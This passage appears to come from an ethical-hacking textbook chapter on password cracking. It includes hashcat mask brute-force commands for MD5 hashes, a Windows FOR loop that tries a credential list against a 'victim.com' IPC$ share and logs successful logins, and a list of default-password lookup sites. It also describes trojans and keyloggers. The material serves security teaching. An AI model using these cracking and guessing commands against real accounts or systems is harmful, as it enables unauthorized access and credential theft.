
Attackers use the -m flag with hashcat to specify the hash mode, that is, the type of hash to crack, such as MD5, NTML, or SHA256.

Run the following command to crack passwords that contain six characters, in which the first three are lowercase alphabets and the last three characters are numbers. The password pattern appears to be `?l?l?l?d?d?d`.

```
hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d
```

`-a` → Specifies the attack mode, which is 3 here (brute-force attack)

`-m` → Specifies the hash type, which is 0 here (MD5)



```
ubuntu@ubuntu-Virtual-Machine:~$ hashcat -h
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+========
==============
 -m, --hash-type                | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --status                   |      | Enable automatic update of the status screen         |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status
-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-
timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov
-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtim
e=10
     --session                  | Str  | Define specific session name                         | --sessio
n=mysession
     --restore                  |      | Restore session from --session                       |
```

Figure 6.8: Screenshot of hashcat

Run the following command to crack passwords that are eight characters in length, where the first character is either an uppercase or a lowercase letter, the last four characters are digits, the first two digits are 1 and 9, and the remaining characters are lowercase letters.

```
hashcat -a 3 -m 0 md5_hashes.txt -1 ?l?u ?1?l?l?l19?d?d
```

`-1 ?l?u` → Specifies that the character is either an uppercase or a lowercase alphabet

To crack a password hash of unknown length, use the **`--increment`** flag by providing the maximum and minimum length of the password.

```
hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=10
53ab0dff8ecc7d5a18b4416d00568f02 ?l?l?l?l?l?l?l?l?l?l
```

`--increment-min=6` → Minimum length of the password is 6

`--increment-max=10` → Maximum length of the password is 10

- **Password Guessing**

  Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

The following are the steps involved in password guessing:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high to low probability
- Key in each password, until the correct password is discovered

Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

Manual Password-Cracking Algorithm

In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```


The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *https://open-sez.me*
- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *https://www.routerpasswords.com*
- *https://default-password.info*
- *https://192-168-1-1ip.mobi*



Open Sez Me! :: Passwords

6106 Default Passwords for thousands of systems from 782 vendors!
Last Updated: 12/20/2021 4:23:35 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	Adaptive Micro Systems	ADB	ADC Kentrox
AdComplete.com	AddTron	ADIC	Adobe	ADP	ADT
Adtech	Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra
Agasio	Agere	AIRAYA	Airlink101	Airnet	Airtight Networks
AirVast	Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel
Alfa Network	Alice	Alien Technology	Allied Data	Allied Telesyn	Allied
Allnet	Allot	Alpha	Alteon	Alvarion	Ambicom
Ambit	AMI	Amigo	Amino	AMIT	Amitech
Amped Wireless	Amptron	AMX	Andover Controls	Anker	AOC
AOpen	Apache	APC	Apple	ARC Wireless	Arcor
Areca	Arescom	Arlotto	ARRIS	Arrowpoint	Artem
Asante	Ascend	Ascom	Asmack	Asmax	Aspect
AST	Asus	AT&T	Atcom	Atheros	Atlantis
Atlassian	Attachmate	Audioactive	Autodesk	Avaya	Avenger News System

Figure 6.9: Screenshot showing default passwords

- **Trojans/Spyware/Keyloggers**

  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.

